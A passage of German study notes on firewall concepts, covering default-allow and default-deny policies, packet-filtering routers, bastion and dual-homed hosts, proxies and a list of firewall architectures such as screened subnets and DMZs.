- Default allow: Standardmässig wird alles erlaubt und es wird definiert, was explizit nicht erlaubt ist. Die Konfiguration ist natürlich relativ einfach. Das Problem liegt darin, dass Angriffe nur schwer verhindert werden können, da sie im voraus bekannt sein müssten um eine Regel dafür zu erstellen.
- Default deny: Standardmässig ist alles verboten und es wird definiert, was explizit erlaubt ist. Bei vielen Diensten kann das schnell sehr aufwändig werden. Also Vorteil ist aufzuführen, dass so natürlich viele Angriffe nicht möglich sind.

10.2. Router mit Filter

Packet filter Systeme leiten Pakete zwischen internen und externen Systemen weiter. Dabei werden die Pakete analysiert und entweder verworfen oder weitergeleitet. Diese Prüfung geschieht aufgrund der definierten Secutity policy.

Firewalls können auf mehreren Schichten arbeiten. Einfache Firewalls arbeiten nur auf Layer 3 (IP). Um stateful Packet inspection zu machen muss aber auch Layer 4 (TCP) mit einbezogen werden. Selbst dann können immer noch keine Policies für nicht erlaubte Application-Level Vorgänge gemacht werden (z.B. Filterung von Viren in e-Mails). Dies übernehmen Applipcation Level Gateways (ALG).

Heutige moderne Firewalls arbeiten nach dem Stateful Multilayer Instpection Prinzip. Sie analysieren die Pakete bis auf Applikations-Layer.

Router mit Filter prüfen die Pakete anhand folgender Kriterien:

- Absenderadresse
- Zieladresse
- Protokoll (TCP, UDP, ICMP)
- TCP oder UDP Ziel Port

10.3. Bastion Host

Speziell gesicherter Rechner. Meistens wird ein Hardening durchgeführt. Auf dem Bastion Host werden nur definierte Dienste angeboten (z.B. Webserver).

10.4. Victim Host

Ein Host, der bei einem Angriff die Aufmerksamkeit auf sich lenken soll.

10.5. Duel-homed Gateway

Host mit zwei oder noch mehr Netzwerkschnittstellen. Auf diesem Host ist IP-Weiterleitung meistens deaktiviert. Er bietet Dienste in beiden Netzen an aber leitet keine Pakete weiter.

10.6. Proxy Service

Steht stellvertretend für einen Dienst und nimmt Verbindungen für einen Dienst an. Die Anfragen werden an den „echten“ Dienstanbieter weitergeleitet und die Antwort zurückgemeldet. Damit erreicht man eine Entkoppelung der Dienste von den Maschinen.

10.7. Firewall Architekturen

- Screening router: Der Router am Netzübergang zum Internet beinhaltet einen Paketfilter (Firewall).
- Dual Homed Host: Hat eine Verbindung zum Internet und dem lokalen Netzwerk. Macht keine Paketweiterleitung (Routing). Die Dienste werden über Proxy Dienste zur Verfügung gestellt.
- Screened Host: Der Router mit integriertem Paketfilter (Firewall) leitet einige Pakete an einen Bastion Host weiter (z.B. Webserver).
- Screeneed Subnet: Es gibt zwei Router. Einen gegenüber dem Internet und einer gegenüber dem lokalen, internen Netzwerk. Die Dienste werden von Hosts im gesicherten Netzwerk zur Verfügung gestellt (DMZ).
- Split Screen Subnet with dual Homed host: Zwischen dem externen und dem internen Router steht noch ein Dual Homed Host. Dieser Routet die Pakete nicht und bietet die Dienste als Proxy an.
- Split Screened Subnet with no through traffic: Zwischen dem externen und dem internen Router stehen mehrere Dual Homed Hosts (Bastion Host).
- Multiple Perimeter Nets: Mehrere DMZ. Es gibt mehrere Netzübergänge in Drittnetzwerke (Internet, Partner-Netzwerk.
- Intricate Firewall Setup: Der Traffic wird aufgeteilt und über unterschiedliche Verbindungen ins Internet weitergeleitet.
- Merged Interior and Exterior Router: Der interne und externe Router wird in einem Gerät zusammengefasst.
- Merged Bastion Host & Exterior Router: Der Externe Router wird durch den Bastion Host ersetzt. Dieser ist schon speziell geschützt und bietet nur definierte Dienste an.
- Merged Bastion Host & Interior Router (not recommended!): Der Interne Router wird mit dem Bastion Host zusammengelegt.
- Multiple Interior Routers (not recommended!): Mehrere Router verbinden die DMZ mit dem internen Netzwerk. Das Problem liegt darin, dass alle Router gleich konfiguriert werden müssen.
- Multiple Internal Networks: Das interne Netzwerk wird aufgeteilt in mehrere Netze.